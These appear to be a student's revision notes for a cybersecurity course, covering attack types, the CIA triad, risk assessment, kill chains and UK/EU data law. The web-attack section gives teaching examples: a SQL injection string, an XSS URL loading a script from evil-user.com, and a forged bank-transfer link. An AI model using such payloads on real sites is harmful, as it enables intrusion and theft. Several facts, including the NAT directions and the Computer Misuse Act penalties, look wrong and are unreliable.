Contents

Lecture 7

7.1 Cyberattacks

A cyber attack is an attempt to exploit a vulnerability in a system, device or network with the intent to steal information or gain unauthorised access. Nobody is necessarily safe from a cyber attack, though certain things like military bases are at much higher risk of them. The severity of an attack will likely vary based on the attacker's motivations, whether they're financial, political, government-related, gang-related or for espionage.

7.1.1 Attack classifications

- **Social engineering** (has dedicated section)
  - Psychological exploitation of a person to make them do something to breach confidentiality.
- **Web application attacks** (has dedicated section)
  - SQL injections, XSS, CSRF, eavesdropping.
- System intrusion
  - Attacks using malware and/or hacking.
- Misc. errors
  - Unintentional actions compromising security. (e.g. PC left unattended)
- Privilege misuse
  - Issues caused by unapproved or malicious usage of elevated privileges given legitimately.
- Lost & stolen assets
  - Attacks where information went missing, unintentionally or maliciously.
- Denial of service
  - Attacks where the availability of a network/system is compromised. Includes both network & application layer attacks.

7.1.2 Social engineering

- Phishing
  - –
- Spear-phishing
  - A phshing variant that's highly targeted at a specific individual using information learned about them from other sources such as social media pages. Multi-stage (studying the victim, studying habits, friends, etc)
- Vishing ("Voice-phishing")
  - Over-the-phone scams
- Online phishing
  - Fake websites designed to look identical to the real one. Attempts to get users to input sensitive details as a result of them not paying close enough attention.

7.1.3 Prevention

Phishing is so popular because people are the weakest link in any system. It doesn't matter what crazy security you have if an idiot is in charge of it and someone can exploit them. It's very easy and very cheap to phish. Mitigating phishing can be attempted via:

- User security awareness training
- Multi-factor authentication (MFA)
- Not oversharing on social media
- Updated systems
- Spam filters

7.2 Web application attacks

7.2.1 SQL injections

SQL injections are a method of attack where SQL code is entered into an input field. If the site is poorly made, this code actually will be executed. For example:

```
Username: Lewis OR 1=1;
```

This would return all users, as 1 = 1 is a true statement, so
SELECT * FROM USERS WHERE 1 = 1 will select all.

Prevention

To prevent SQL injection attacks, statements must be **prepared** (or otherwise sanitised) to remove escape characters and ensure that the user's input cannot possibly be processed by the database as anything other than what it should be.

7.2.2 Cross-site scripting (XSS)

XSS is an attack vector where a threat agent manipulates a URL to perform unintended actions. For example,

```
https://my-site.com/messages?msg="Hello!"
```

could be manipulated into

```
https://my-site.com/messages?msg=<script src=https://evil-user.com/virus.js></script>
```

7.2.3 Cross-site request forging/forgery (CSRF)

CSRF is an attack vector where a threat agent uses a legitimate link to bypass the need for the attacker to gain the user's credentials. Because sites store the current login, a link can be sent to perform an action and if a user clicks it, they will have done the threat agent's will without the need for their credentials to be stolen. For example,

```
http://bank.com/transfer?account=Hacker&amount=1000
```

Because the user is logged in, this is a completely legitimate link. CSRF can also be used in alternative ways such as loading the link into a clickable image.

7.3 DoS and DDoS

7.3.1 Types

- SYN flood attack
  - Repeated SYN (hello) packets, overloading the server. Server expects more data than just the request so it keeps waiting until there are too many sessions.
- Smurf attack
  - Repeated ICMP packets using a victim's spoofed IP.
- Botnet attack
  - "Zombie" devices that have been hacked and puppeteered into DDoSing something.
- Ping of Death attack
  - Malicious data repeatedly sent until system crash.

7.4 Viruses

A virus is a program that affects or infects a computer negatively, changing the way it works without the user's knowledge or permission. They may then spread.

7.4.1 Types

- Worm
  - Spreads repeatedly across memory and/or a network, using many of its resources.
- Trojan horse
  - Impersonates legitimate software but hides a malicious payload. Doesn't spread to other computers.
- Spyware
  - Secretly gathers information and remains hidden.
- Ransomware
  - Encrypts data until a fee has been paid, but even then you still have to trust they'll actually send you a decryptor. They may threaten to delete or release the data; whichever they think would harm you/the company more.

Lecture 8

8.1 Principles of cybersecurity - CIA Triad

8.1.1 Confidentiality

Preventing unauthorised access to, or diclosure of, information either in transit or on a device ('at rest')

Breaching

- Social engineering
- Eavesdropping
- Captured network traffic
- Password theft
- Data theft due to lack of encryption

Upholding

- Encryption
- Data classification & labelling
- Access Control
- User security awareness training

8.1.2 Integrity

Preventing unauthorised or unintentional modification of data.

Breaching

- Viruses
- Unauthorised acces
- Malicious modifications
- Hackers (?)
- Backdoors

Upholding

- Encryption
- Access control
- **File hash verification**
- Intrusion detection systems
- User awareness training

8.1.3 Availability

Ensuring that data is available to authorised users as and when needed without interruption.

Breaching

- Device failures
- Environmental threats (earthquake, internet outage from storm etc)

Upholding

- Traffic monitoring
- Firewalls (mitigating DoS/DDoS)
- Regularly maintained backups
- Business continuity plans

8.2 Security policies

Documents produced by senior management dictating specific strategic requirements across the business. They dictate the overall direction and management intent. Not complying with security policies is often grounds for disciplinary action up to and including termination. Intensely important to the continued operation of a business. There are often many security policies. They allow companies to **protect assets, reduce risk, safeguard intellectual property and comply with regulations.**

8.3 Standards

Mandatory controls to help enforce the security policy and consistency across the business. Passworth length & complexity mandates are standards. Standards directly concern technology and products.

8.4 Procedures

Step-by-step instructions on how to implement standards and policies. For example, standard operating procedures (SOP) would assign work roles where certain roles are directly responsible for given cybersecurity and privacy tasks. For example, the CEO is likely to oversee and govern, the CTO to operate & maintain, etc.

8.5 Common policies

- Data breach response
- Data retention
- Password
- Email
- Internet usage
- Access control

8.6 LANs and WANs

8.6.1 Local Area Networks

A network in a **single** geographically contiguous site. Often has one owner. An organisation with multiple premises would have a LAN for each one, with private connections to form a single logical LAN. Often have routers with firewalls controlling internet access.

8.6.2 Wide Area Networks

A network spanning a larger geographical area, up to and including the entire world, like the Internet itself.

8.7 Virtual Private Networks

VPNs were **originally created for users outside of a LAN to connect to it**, and still are to this day, though they are additionally used for country spoofing nowadays.

8.7.1 Encapsulation

VPNs encrypt data before encapsulating it in an outer layer and then sending it to the VPN server. The server then decrypts the outer packet and then sends the packet to its intended destination. A third party in this scenario can only see the encrypted outer packet and does not have the means to remove the encapsulation.

Expand on VPNs, they're likely important to the exam.

8.8 NATs

Network Address Translations allow for communications across networks by translating network addresses to specific devices, because a router only has one public IP which represents the whole network and all of its devices.

- Source NATs allow servers **outside** of a firewall/router to communicate with clients **inside** it.
- Destination NATs allow servers **inside** of a firewall/router to communicate with clients **outside** it.

Lecture 9

9.1 Risk assessments

A risk assessment is the process of identifying, estimating and prioritising risks that affect a business and its assets/processes.

9.1.1 Terminologies

- Asset
  - Something of value belonging to the company, be it their software, hardware, employees, company building, etc
- Threat
  - Something that could exploit a vulnerability, intentionally or not.
- Vulnerability
  - A weakness in the system that a threat agent could exploit.

A risk itself can be seen as the combination of these terms. A risk score is calculated by the probability multiplied by the impact, on a scale of 1 - 5, multiplied up to 25.

9.1.2 Process

- Identification and control of information asset risks
- Contingency planning
- "Know yourself and know your enemy"
  - Knowing your own systems and assets, and periodically reviewing them.
  - Identifying, examining and understanding possible threats, prioritising them based on their importance.
  - Reviewing active control methods to see if they are currently working.

9.1.3 Risk identification

Risk identification is the process of examining, documenting and assessing the *security posture* of a system and the risks that it and its assets face. Assets are prioritised dependent on their value to the company - for example, the CEO's information is more valuable than the unpaid intern's.

9.1.4 Asset idenitifcation & valuation (Weighted factor analysis)

Assets are **weighted** dependent on the answers to the following questions in a process called **weighted factor analysis**:

- Is it critical to continued operation and success?
- How much revenue and profit does it generate?
- Would it be expensive to replace?

- Would it be expensive to protect?
- Would it damage the company's operations or reputation if revealed?
- Is it legally mandatory to protect it?

Weights between 1 and 100 are assigned to these criteria, and scores between 0.1 and 1 are assigned to each asset for each weight.

Information Asset	Criterion 1: Impact on Revenue	Criterion 2: Impact on Profitability	Criterion 3: Impact on Image	Weighted Score
Criterion Weight (1–100 must total 100)	30	40	30	
EDI Document Set 1—Logistics BOL to outsourcer (outbound)	0.8	0.9	0.5	75
EDI Document Set 2—Supplier orders (outbound)	0.8	0.9	0.6	78
EDI Document Set 2—Supplier fulfillment advice (inbound)	0.4	0.5	0.3	41
Customer order via SSL (inbound)	1.0	1.0	1.0	100
Customer service request via e-mail (inbound)	0.4	0.4	0.9	55

9.2 Risk control

Risk control is the process of taking measures to mitigate a risk. For example, password length enforcement is risk control.

9.2.1 Strategies

- Defense approach
  - Prevents the exploitation of vulnerabilities by defending them via:
    - Application of policy
    - Training and education
    - Technology application
  - Often requires technical solutions
  - Eliminates asset exposure (or attempts to)
  - Implements security controls and safeguards to block attacks
- Transference
  - The shifting of risk to something or someone else, through means such as:
    - Outsourcing
    - Insurance
    - Contracts with other providers (is this not outsourcing)
- Mitigation
  - Occurs after a vulnerability has been exploited.
  - Follows a contingency plan, therefore requiring quick detection and response of the attack.
  - Reliant on the quality of other plans made for scenarios like this to work.
- Acceptance
  - Doing nothing, accepting that it'll happen.
  - Done when an asset doesn't justify the cost to protect it.
  - A conscious business decision not to be taken lightly.
- Termination
  - The total removal of an asset to stop its exploitation.
  - Done when an asset doesn't justify the cost to protect it.
  - A conscious business decision not to be taken lightly.

9.3 Cyber Kill Chain

The Lockheed Martin Cyber Kill Chain is a framework for understanding adversary behaviour in a cyber-attack. It categorises the common behaviours exhibited by attackers.


- Reconaissance
  - Gathering information on the system (NMAP, whois, social engineering)
  - Can be detected via firewalls, network intrusion detection systems (NIDs) and logging.
- Weaponisation
  - The creation of exploits based on any backdoors found in recon, such as zero-days or privilege escalations.
  - These are converted into payloads.
  - Can be detected via antivirus and NIDs.
- Delivery
  - The delivery of the malicious payload.
  - Can occur via USB, phishing, etc.
- Installation
  - The payload takes root on the system, likely gaining privileges.
- Command & Control (C2)
  - A channel is established for the attacker to manipulate the victim device.
- Actions on objectives
  - The completion of the attacker's goals using their "hands on keyboard" access.
  - Could be exfiltrating with stolen data, etc.
  - Could leave a backdoor on the device.

9.4 MITRE ATT&CK

Another massive framework for identifying attacker behaviours. Categories are:

- Reconaissance
- Resource Development
- Initial Access
- Execution
- Persistence
- Privilege Escalation
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement
- Collection
- Command & Control
- Exfiltration
- Impact

Read downwards, left -> right.



Lecture 10

Entirely missing because you didn't write any notes here.

Lecture 11

11.0.1 Data terms

- Personal data
  - Data that can be used to identify a person.
- Data controller
  - A person or public body who determines the purpose and method of data processing.
- Data processor
  - A person or public body who processes data on the controller's behalf.
- Data subject
  - The person whose data is processed by the controller or processor.
- Data Protection Officer (DPO)
  - A mandatory company position. This person is in charge of how the company is processing data in line with relevant legislation, be it GDPR or UK DPA.

11.1 General Data Protection Regulation

People from EU member states are protected by this legislation that empowers them to have certain rights over the processing and storage of their personal data. This applies to all companies operating within the EU and/or processing data from EU subjects even if it is not explicitly based there.

11.1.1 Penalty for non-compliance

If a company violates GDPR, they are liable to a €20,000,000 fine or 4% of their annual turnover, **whichever of these is greater.**

11.1.2 Principles

- Lawfulness, fairness and transparency.
- Purpose limitation.
- Data minimisation.
- Data accuracy.
- Storage limitation.
- Integrity and confidentiality. (Security)
- Accountability.

11.1.3 Rights

- To be forgotten (Article 17):
  - EU users must have the option to request the removal of their personal data without undue delay.
    - Only applies to currently held data at the time of the request, not to any future data.
    - Doesn't apply if the data is needed for legal reasons.
- To object (Article 21):
  - EU users must have the option to object to the processing of their data **especially if it is being used for direct marketing purposes.**
    - In this scenario, the company must stop it immediately without challenge.
    - This doesn't mean the processing of all of your data in this scenario, just that which is done for marketing.

11.1.4 Requirements under Article 32

- Frequent security and risk assessments.
- Monitoring security programs.
- Pseudonymization and encryption of personal data.
- Confidentiality, integrity, availability and resilience of data.

11.2 UK Data Protection Act 2018

After Brexit, GDPR no longer applies to the UK because it isn't an EU member state. Therefore, the UK adopted its own version of it. It is enforced by the **Information Commissioner's Office (ICO)**, who have a register of all data controllers, and mandate that any organisation processing personal data registers with them. They carry out investigations in the event of complaints.

11.3 Rights

- GDPR rights.
- To have incorrect data corrected.
- To be removed from direct mailing lists.
- To prevent the processing of their data if it would cause damage or distress.

11.4 Requirements

- The data controller must notify the Data Commisioner and the individual(s) concerned in a breach about it.
- Data controllers and processors exclusively based in the UK may be required to appoint an EU representative.

11.5 Legislation overlap

Both laws require the following:

- Data breach notifications within 72 hours.
-

11.6 Computer Misuse Act

11.6.1 Offences

- 1 Unauthorised access to computer material.
  - Up to 6 months
- 2 UATCM with intent to commit further offences.
  - Up to 5 years
- 3 UATCM with intent to impair.
  - Such as unleashing malware on a system to destroy it.
  - 14 years to life.
- 3A Making, supplying or obtaining articles for use in these offences.
  - 14 years to life.
- 3ZA UATCM that causes or creates risk of serious damage.
  - Such as hacking into air traffic control.
  - 14 years to life.

11.7 Threats to the financial industry

- Advanced Persistent Threats (APTs)
- DoS attacks
- Mobile banking breaches
- Insider & internal threats
- SWIFT system attacks
- Supply chain infiltration.

SWIFT systems facilitate international banking and/or banking between different banks.

Risk assessments and asset identification/valuation are all the more imperative to the financial industry given what it is they do. Using frameworks like CIS-18, plans should be made for all possible scenarios, and existing measures must undergo constant testing. Malware protection and up-to-date systems are especially important.

11.8 Clark-Wilson Integrity Model

11.8.1 Components

- Accounting master file
  - Tracks each customer's current balance, previous transactions within a certain period and carry forward amount for the start of this period.
- Ledgers
  - Track assets (such as cash) on their way through the system. Updated at the end of the day (?)
- Journals
  - Track transaction inputs from check sorters, cash machines etc. that haven't been put into ledgers yet.
- Audit trail
  - Tracking which staff member did what and when.
- Batch processing
  - A predetermined sequence of programs run at the end of each data, transferring data from journals to ledgers.
  - The order of the programs can influence the outcome, with an example being that there would be less overdrafts if money IN is processed before money OUT.
- Transaction processing (Not actual money transactions)
  - Tracking the batch processing and keeping backups of all files including the journals and ledgers so that the batch can be rerun if it fails.
- Double-entry bookkeeping
  - The use of two ledgers: an assets ledger and liability ledger.
  - Assets are money that the bank has, liabilities are what it owes. (?)
  - When you deposit £100 to an ATM, the £100 cash in that ATM is an asset. The £100 credited to your account is a liability.
- Seperation of duties
  - A key security measure that ensures that one person alone cannot single-handedly perform malicious actions.
  - Two or more people are needed to perform certain actions, such as printing a credit card. One prints it while another sends the PIN in the post. Person 1 doesn't know the PIN.

11.8.2 Key terms

- Unconstrained Data Item (UDI)
  - An input prior to validation and authentication.
- Constrained Data Item (CDI)
  - A UDI after validation and authentication.
- Transformation Procedure (TP)
  - The process of constraining UDI to CDI, creating enough information to re-create the transaction.
  - Can be the act of signing a cheque, creating the info that the signer authorised it.
- User
  - An entity that allows a transaction to be made or is part of the system itself with insider access.
  - Examples include bank staff and also ATMs and tills.
- **Triple**
  - **Ensures the seperation of duties / shared control.**
  - **The combination of a User, Transformation Procedure, and Constrained Data Item.**

11.8.3 Limitations

This is a **descriptive** model, not **prescriptive**, meaning it can be interpreted in more than one way, such as the seperation of duties where the method of doing so is unspecified. Additionally, some transactions may need multiple Transformation Procedures (i.e. signatures), which would result in a **Suspense Account**. An employee could possibly manipulate a suspense account by siphoning money to and from it, "juggling" it. To prevent this, employees must have mandated holidays (1 week per 6 months) to prevent this.

11.9 Auditing

Organisations are audited frequently. These are unannounced, and an auditor will arrive to check company records to ensure they're in order and are not inconsistent. There are internal and external auditors. Internal auditors frequently check the company's records, though external auditors still arrive yearly, and are independent entities. This is done so that records are extremely hard to modify in a way that avoids detection.

Misc.

0.10 Eavesdropping

Passive eavesdropping is where the attacker is listening to comms and not modifying them. Active is where they are modifying them (deleting, sending their own, etc)